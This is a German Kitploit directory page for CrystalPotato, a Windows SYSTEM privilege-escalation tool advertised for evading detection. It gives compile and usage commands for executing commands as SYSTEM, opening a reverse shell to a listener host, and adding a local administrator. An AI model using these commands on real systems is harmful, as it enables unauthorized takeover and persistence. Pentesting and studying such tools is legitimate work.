Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/ricardojoserf/crystalpotato
Privilege EscalationExploitationPost-ExploitationPenetrationstestsRed TeamingAdversarial-Angriff
GitHubricardojoserf/crystalpotato

CrystalPotato

Crystal-Port von GodPotato zur Ausnutzung von SeImpersonatePrivilege mit indirekten Syscalls, dynamischer API-Auflösung und String-Obfuskation zur Kompilierzeit. Befehle ausführen, Reverse Shells starten oder Benutzer hinzufügen.

Repository anzeigenWebseite
1352076vor 2 MonatenVon Kitploit geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    264

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CrystalPotato


Crystal-Port von GodPotato, einer lokalen Privilegienausweitung von Konten mit SeImpersonatePrivilege zu SYSTEM. Es funktioniert durch Missbrauch des DCOM-OXID-Resolvers und Named-Pipe-Impersonation.

Windows-APIs werden dynamisch aufgelöst und über indirekte Syscall-Stubs aufgerufen, alle Zeichenfolgen werden zur Kompilierzeit XOR-obfuskiert und standardmäßig wird nur die Befehlsausgabe ausgegeben. Getestet auf Windows 10, 11 und Server 2025.
CrystalPotato

Kompilieren

CrystalPotato kompiliert mit Crystal on Windows zu einer einzigen Datei ohne Abhängigkeiten:

crystal build CrystalPotato.cr -o CrystalPotato.exe --release --static

Verwendung

Einen Befehl ausführen, eine Reverse Shell starten oder einen lokalen Administrator erstellen.

CrystalPotato.exe -c <COMMAND>
CrystalPotato.exe -H <LHOST> -P <LPORT> [-c <SHELL>]
CrystalPotato.exe -u <USER> -pw <PASS>
FlagBeschreibung
-c CMDAls SYSTEM auszuführender Befehl oder Shell für die Reverse Shell (Standard: cmd.exe)
-H HOSTReverse-Shell-Listener-Host
-P PORTReverse-Shell-Listener-Port
-u USERLokalen Administrator erstellen - Benutzername
-pw PASSLokalen Administrator erstellen - Passwort
-p NAMEBenutzerdefinierter Pipe-Name (Standard: Crystal)
-dDebug-Ausgabe
-ddVollständige Ablaufverfolgung
-hHilfe anzeigen

img2

Quellen

  • GodPotato - Ursprüngliche C#-Implementierung von BeichenDream.

  • RustPotato - Rust-Implementierung von safedv.

  • SigmaPotato - C#-Implementierung mit zusätzlichen Funktionen von tylerdotrar.

Tool herunterladen